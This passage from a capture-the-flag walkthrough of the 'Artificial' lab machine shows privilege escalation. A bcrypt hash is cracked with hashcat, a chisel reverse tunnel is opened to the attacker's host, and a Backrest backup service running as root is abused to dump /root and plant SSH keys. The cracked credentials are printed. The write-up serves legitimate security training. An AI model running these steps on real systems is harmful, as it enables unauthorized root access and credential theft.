gael@artificial:~/backrest$ echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
In this case, we can try to crack it:
1
2
3
4
5
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ sudo hashcat -m 3200 hashes2.txt /usr/share/wordlists/rockyou.txt --force

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^
Good, we found a valid credentials: backrest_root:!@#$%^
To view the webui, we have to do pivoting:
1
2
3
4
5
6
7
┌──(parallels㉿kali-linux-2025-2)-[~/Documents/linux-tools]
└─$ ./chisel_1.11.3_linux_arm64 server -p 12312 --reverse
2025/10/23 00:16:10 server: Reverse tunnelling enabled
2025/10/23 00:16:10 server: Fingerprint iVKs+zdmvFvFXDgiFDWXmmZq99SHz1nrgEI08WNLb2E=
2025/10/23 00:16:10 server: Listening on http://0.0.0.0:12312
2025/10/23 00:16:31 server: session#1: tun: proxy#R:9898=>9898: Listening
1
2
3
gael@artificial:~$ ./chisel_1.11.3_linux_amd64 client 10.10.16.13:12312 R:9898:127.0.0.1:9898
2025/10/22 16:16:31 client: Connecting to ws://10.10.16.13:12312
2025/10/22 16:16:31 client: Connected (Latency 51.536108ms)

Then, we login as the credentials we found:

Then we add repo and plan to backup /root



After that backup, we still cannot read the folder directly at /tmp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
gael@artificial:~/backrest$ ls -la /tmp
total 68
drwxrwxrwt  16 root root 4096 Oct 22 16:34 .
drwxr-xr-x  18 root root 4096 Mar  3  2025 ..
-r--------   1 root root  155 Oct 22 16:31 config
drwx------ 258 root root 4096 Oct 22 16:31 data
drwxrwxrwt   2 root root 4096 Oct 22 15:51 .font-unix
drwxrwxrwt   2 root root 4096 Oct 22 15:51 .ICE-unix
drwx------   2 root root 4096 Oct 22 16:32 index
drwx------   2 root root 4096 Oct 22 16:31 keys
drwx------   2 root root 4096 Oct 22 16:37 locks
drwx------   2 root root 4096 Oct 22 16:32 snapshots
drwx------   3 root root 4096 Oct 22 15:52 systemd-private-5b6ea173266c43a48b902ebf7b8f8b75-ModemManager.service-sLfCwg
drwx------   3 root root 4096 Oct 22 15:52 systemd-private-5b6ea173266c43a48b902ebf7b8f8b75-systemd-logind.service-qniFzg
drwx------   3 root root 4096 Oct 22 15:52 systemd-private-5b6ea173266c43a48b902ebf7b8f8b75-systemd-resolved.service-2KS7Di
drwx------   3 root root 4096 Oct 22 15:51 systemd-private-5b6ea173266c43a48b902ebf7b8f8b75-systemd-timesyncd.service-lhHEki
drwxrwxrwt   2 root root 4096 Oct 22 15:51 .Test-unix
drwxrwxrwt   2 root root 4096 Oct 22 15:51 .X11-unix
drwxrwxrwt   2 root root 4096 Oct 22 15:51 .XIM-unix
In this case, we will try to dump the file through the backrest service:
First, we go to plan1 at plan section and click on run command:

There is bunch of command we can use, in order to gain root flag, we can just use list and dump:

After we obtain the snapshot id, we can use dump to obtain the /root/root.txt content:

Easy! to obtain root shell, we need to use restore with write the id_rsa and authorized_keys under /root/.ssh.